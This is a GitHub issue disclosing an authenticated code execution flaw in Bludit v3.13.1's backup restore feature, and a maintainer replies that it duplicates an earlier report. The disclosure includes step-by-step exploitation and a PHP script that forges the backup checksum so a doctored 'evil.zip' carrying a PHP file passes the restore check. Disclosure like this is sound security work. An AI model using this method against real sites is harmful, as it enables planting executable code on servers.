New issue

Jump to bottom

Bludit v3.13.1 Code Execution Vulnerability in "Backups" #1298

Closed **Gingsguard** opened this issue on Jan 5, 2021 · 2 comments


Gingsguard commented on Jan 5, 2021

Hi,I found a code execution vulnerability in Bludit v3.13.1 admin panel

the path is bl-plugins/backup/plugin.php


1, Log in to the admin panel

2, Click the backups button




3, Making evil backup zip

First download a backup




then use this zip to modify

Place phpinfo.php file in path 2021-01-05-16-20-03\uploads\pages




Package 2021-01-05-16-20-03 as evil.zip




Execute the script to generate the md5 for the .BLUDIT_BACKUP

```php
<?php
$tmp = "C:/evil/evil.zip";

$zip = new ZipArchive();
if($zip->open($tmp) !== true) {
    unlink($tmp);
    return false;
}



$zip->deleteName( name: ".BLUDIT_BACKUP");
$zip->close();
$checksum = md5_file($tmp);


$zip->open($tmp);
$zip->addFromString( localname: '.BLUDIT_BACKUP', $checksum);
$zip->close();
```

4, upload the evil backup zip



5, Click the restore backup button



6, Access the evil file bl-content/uploads/pages/phpinfo.php

Gingsguard commented on Jan 7, 2021 — Author

@dignajar

dignajar commented on Jan 8, 2021 — Member

Hi,
yes was already mentioned here.
#1242

Gingsguard closed this as completed on Jan 8, 2021

Assignees

No one assigned

Labels

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants